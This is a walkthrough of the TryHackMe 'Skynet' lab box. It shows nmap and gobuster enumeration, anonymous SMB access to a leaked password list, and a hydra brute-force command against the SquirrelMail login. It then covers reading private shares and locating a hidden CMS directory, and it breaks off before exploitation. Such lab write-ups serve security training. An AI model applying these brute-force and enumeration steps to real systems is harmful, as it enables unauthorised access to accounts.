
Skynet TryHackMe Walkthrough

Introduction This was an easy Linux box that involved accessing an open SMB share containing a list of credentials that could be used to bruteforce a SquirrelMail web application, finding SMB credentials on the application to access a new share which revealed a second web application, and exploiting a remote file inclusion vulnerability in Cuppa CMS to gain remote access. Privilege escalation was possible due to a misconfigured cron job running as root and using a wildcard with the tar command. Enumeration The first thing to do is to run a TCP Nmap scan against the 1000 most common ports, and using the following flags:

-sC to run default scripts -sV to enumerate applications versions -Pn to skip the host discovery phase, as some hosts will not respond to ping requests -oA to save the output in all formats available




```
# Nmap 7.92 scan initiated Sat Apr 23 16:14:30 2022 as: nmap --script nbstat.nse -oA nmap.txt 10.10.24.252
Nmap scan report for 10.10.24.252
Host is up (0.30s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
110/tcp open  pop3
139/tcp open  netbios-ssn
143/tcp open  imap
445/tcp open  microsoft-ds

Host script results:
| nbstat: NetBIOS name: SKYNET, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
|   SKYNET<00>           Flags: <unique><active>
|   SKYNET<03>           Flags: <unique><active>
|   SKYNET<20>           Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>        Flags: <group><active>
|   WORKGROUP<1d>        Flags: <unique><active>
|_  WORKGROUP<1e>        Flags: <group><active>

# Nmap done at Sat Apr 23 16:14:47 2022 -- 1 IP address (1 host up) scanned in 17.53 seconds
~
~
```

We can see that we have several open ports on this machine:

Port 22 — SSH, not worth to check it for now Port 80 — A web page running a search website Port 110 — POP3, prolly a mail server Port 143 — IMAP, prolly also part of the mail server Port 139/445 — SMB ports, this is a good starting point

```
kali@kali:~/Desktop/skynet$ gobuster dir -u http://10.10.25.36/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.25.36/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/02/02 14:06:26 Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 310] [--> http://10.10.25.36/admin/]
/css                  (Status: 301) [Size: 308] [--> http://10.10.25.36/css/]
/js                   (Status: 301) [Size: 307] [--> http://10.10.25.36/js/]
/config               (Status: 301) [Size: 311] [--> http://10.10.25.36/config/]
/ai                   (Status: 301) [Size: 307] [--> http://10.10.25.36/ai/]
/squirrelmail         (Status: 301) [Size: 317] [--> http://10.10.25.36/squirrelmail/]
/server-status        (Status: 403) [Size: 276]

===============================================================
2022/02/02 15:17:40 Finished
===============================================================
```

By checking the directories, we found the login page of the mail server:



Tried hydra & sqlinject but nothing have happen.

Enumerating SMB:

SMB eumeration can be done by nmap scripts also.

```
# Nmap 7.92 scan initiated Fri Apr 29 15:25:55 2022 as: nmap --script smb-enum-shares -p139,445 -oA smb.txt 10.10.13.167
Nmap scan report for 10.10.13.167
Host is up (0.33s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account_used: guest
|   \\10.10.13.167\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (skynet server (Samba, Ubuntu))
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.13.167\anonymous:
|     Type: STYPE_DISKTREE
|     Comment: Skynet Anonymous Share
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\srv\samba
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\10.10.13.167\milesdyson:
|     Type: STYPE_DISKTREE
|     Comment: Miles Dyson Personal Share
|     Users: 0
|     Max Users: <unlimited>
```

```
    Path: C:\home\milesdyson\share
    Anonymous access: <none>
    Current user access: <none>
  \\10.10.13.167\print$:
    Type: STYPE_DISKTREE
    Comment: Printer Drivers
    Users: 0
    Max Users: <unlimited>
    Path: C:\var\lib\samba\printers
    Anonymous access: <none>
    Current user access: <none>

Nmap done at Fri Apr 29 15:26:55 2022 -- 1 IP address (1 host up) scanned in 60.08 seconds
```

Using the SMBClient tool to list the open shares on the host:

```
kali@kali:~/Downloads/THM$ smbclient -L 10.10.65.116
Enter WORKGROUP\kali's password:

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        anonymous       Disk      Skynet Anonymous Share
        milesdyson      Disk      Miles Dyson Personal Share
        IPC$            IPC       IPC Service (skynet server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.

        Server               Comment
        ---------            -------
        SKYNET               skynet server (Samba, Ubuntu)

        Workgroup            Master
        ---------            -------
        WORKGROUP            SKYNET
kali@kali:~/Downloads/THM$
```

Connecting to the “anonymous” share, this contains a text file and a “logs” folder, containing three log files. Downloading all of the files locally to furhter examine them:


```
kali@kali:~/Downloads/THM$ smbclient //10.10.65.116/anonymous
Enter WORKGROUP\kali's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Nov 26 08:04:00 2020
  ..                                  D        0  Tue Sep 17 00:20:17 2019
  attention.txt                       N      163  Tue Sep 17 20:04:59 2019
  logs                                D        0  Tue Sep 17 21:42:16 2019

                9204224 blocks of size 1024. 5828080 blocks available
smb: \> get attention.txt
getting file \attention.txt of size 163 as attention.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \> cd logs
smb: \logs\> dir
  .                                   D        0  Tue Sep 17 21:42:16 2019
  ..                                  D        0  Thu Nov 26 08:04:00 2020
  log2.txt                            N        0  Tue Sep 17 21:42:13 2019
  log1.txt                            N      471  Tue Sep 17 21:41:59 2019
  log3.txt                            N        0  Tue Sep 17 21:42:16 2019

                9204224 blocks of size 1024. 5827812 blocks available
smb: \logs\> mget *
Get file log2.txt? y
getting file \logs\log2.txt of size 0 as log2.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
Get file log1.txt? y
getting file \logs\log1.txt of size 471 as log1.txt (0.3 KiloBytes/sec) (average 0.2 KiloBytes/sec)
Get file log3.txt? y
getting file \logs\log3.txt of size 0 as log3.txt (0.0 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \logs\>
```

The “attention.txt” file contains a note that mentions a password change in the organization, whereas the logs contain what looks like a word list of some sort, potentially from an authentication log:

```
kali@kali:~/Downloads/THM$ cat attention.txt
A recent system malfunction has caused various passwords to be changed. All skynet employees are required to change their password after seeing this.
-Miles Dyson
kali@kali:~/Downloads/THM$ cat log*
cyborg007haloterminator
terminator22596
terminator219
terminator20
terminator1989
terminator1988
terminator168
terminator16
terminator143
terminator13
terminator123!@#
terminator1056
terminator101
terminator10
terminator02
terminator00
roboterminator
pongterminator
manasturcaluterminator
exterminator95
exterminator200
dterminator
djxterminator
dexterminator
determinator
cyborg007haloterminator
avsterminator
alonsoterminator
Walterminator
79terminator6
1996terminator
kali@kali:~/Downloads/THM$
```

While ‘log2.txt’ and ‘log3.txt’ are empty, ‘log1.txt’ appears to have some kind of list of usernames or passwords. Also the milesdyson share is not accessible, but we can try to use the name on the mail server and the list as a password list.

We can use something like Hydra to try to brute force it or burp intruder. First, let’s save the list in a file that we can use. Second we need to make an attempt to login and get the POST url:




After a couple of tries, we finally get a working command. Now let’s try to use Hydra to brute force it using the provided list:

hydra -l milesdyson -P log1.txt 10.10.174.36 -V http-form-post


‘/squirrelmail/src/redirect.php:login_username=milesdyson&secretkey=^PASS^&js_auto

detect_results=1&just_logged_in=1:F=Unknown User or password incorrect.’

And after running, we get a hit:




So let’s try to login with the newly found credentials:



Now we can answer the first question in the task “What is Miles password for his emails?” with the password found in ‘log1.txt’.

By checking the emails, we found an email regarding a reset password (remember the previous attention.txt file?):



Ok, heading back to the smb shares, we can now try to access the milesdyson share using the username milesdyson and the new password:

```
kali@kali:~/Desktop/skynet$ smbclient -U milesdyson \\\\10.10.73.218\\milesdyson
Enter WORKGROUP\milesdyson's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5831484 blocks available
smb: \> ls -al
NT_STATUS_NO_SUCH_FILE listing \-al
smb: \> ls
  .                                   D        0  Tue Sep 17 05:05:47 2019
  ..                                  D        0  Tue Sep 17 23:51:03 2019
  Improving Deep Neural Networks.pdf      N  5743095  Tue Sep 17 05:05:14 2019
  Natural Language Processing-Building Sequence Models.pdf      N 12927230  Tue Sep 17 05:05:14 2019
  Convolutional Neural Networks-CNN.pdf      N 19655446  Tue Sep 17 05:05:14 2019
  notes                               D        0  Tue Sep 17 05:18:40 2019
  Neural Networks and Deep Learning.pdf      N  4304586  Tue Sep 17 05:05:14 2019
  Structuring your Machine Learning Project.pdf      N  3531427  Tue Sep 17 05:05:14 2019

                9204224 blocks of size 1024. 5831484 blocks available
smb: \> cd notes\
```


```
smb: \> cd notes\
smb: \notes\> ls
  .                                   D        0  Tue Sep 17 05:18:40 2019
  ..                                  D        0  Tue Sep 17 05:05:47 2019
  3.01 Search.md                      N    65601  Tue Sep 17 05:01:29 2019
  4.01 Agent-Based Models.md          N     5683  Tue Sep 17 05:01:29 2019
  2.08 In Practice.md                 N     7949  Tue Sep 17 05:01:29 2019
  0.00 Cover.md                       N     3114  Tue Sep 17 05:01:29 2019
  1.02 Linear Algebra.md              N    70314  Tue Sep 17 05:01:29 2019
  important.txt                       N      117  Tue Sep 17 05:18:39 2019
  6.01 pandas.md                      N     9221  Tue Sep 17 05:01:29 2019
  3.00 Artificial Intelligence.md     N       33  Tue Sep 17 05:01:29 2019
  2.01 Overview.md                    N     1165  Tue Sep 17 05:01:29 2019
  3.02 Planning.md                    N    71657  Tue Sep 17 05:01:29 2019
  1.04 Probability.md                 N    62712  Tue Sep 17 05:01:29 2019
  2.06 Natural Language Processing.md      N    82633  Tue Sep 17 05:01:29 2019
  2.00 Machine Learning.md            N       26  Tue Sep 17 05:01:29 2019
  1.03 Calculus.md                    N    40779  Tue Sep 17 05:01:29 2019
  3.03 Reinforcement Learning.md      N    25119  Tue Sep 17 05:01:29 2019
  1.08 Probabilistic Graphical Models.md      N    81655  Tue Sep 17 05:01:29 2019
  1.06 Bayesian Statistics.md         N    39554  Tue Sep 17 05:01:29 2019
  6.00 Appendices.md                  N       20  Tue Sep 17 05:01:29 2019
  1.01 Functions.md                   N     7627  Tue Sep 17 05:01:29 2019
  2.03 Neural Nets.md                 N   144726  Tue Sep 17 05:01:29 2019
  2.04 Model Selection.md             N    33383  Tue Sep 17 05:01:29 2019
  2.02 Supervised Learning.md         N    94287  Tue Sep 17 05:01:29 2019
  4.00 Simulation.md                  N       20  Tue Sep 17 05:01:29 2019
  3.05 In Practice.md                 N     1123  Tue Sep 17 05:01:29 2019
  1.07 Graphs.md                      N     5110  Tue Sep 17 05:01:29 2019
  2.07 Unsupervised Learning.md       N    21579  Tue Sep 17 05:01:29 2019
  2.05 Bayesian Learning.md           N    39443  Tue Sep 17 05:01:29 2019
```

```
                9204224 blocks of size 1024. 5831484 blocks available
smb: \notes\> cat important.txt
cat: command not found
smb: \notes\> echo important.txt
echo <num> <data>
smb: \notes\> get important.txt
getting file \notes\important.txt of size 117 as important.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \notes\>
```

Ok we found a bunch of .pdf files and a ‘notes’ directory. Inside there is a bunch of .md files and a text file called ‘important.txt’. Let’s check that file:

```
kali@kali:~/Desktop/skynet$ cat important.txt
1. Add features to beta CMS /45kra24zxs28v3yd
2. Work on T-800 Model 101 blueprints
3. Spend more time with my wife
```

Interesting! We have some sort of directory in the file. Let’s try to access that on the main web page:




Ok, we can now answer the question “What is the hidden directory?” with the value of the new found directory.

Let’s to do another Gobuster search in the new found webpage, to see if we get some new results:

```
kali@kali:~/Desktop/skynet$ gobuster dir -u http://10.10.196.60/45kra24zxs28v3yd/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.196.60/45kra24zxs28v3yd/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/05/14 08:31:00 Starting gobuster in directory enumeration mode
===============================================================
/administrator       (Status: 301) [Size: 337] [--> http://10.10.196.60/45kra24zxs28v3yd/administrator/]
```

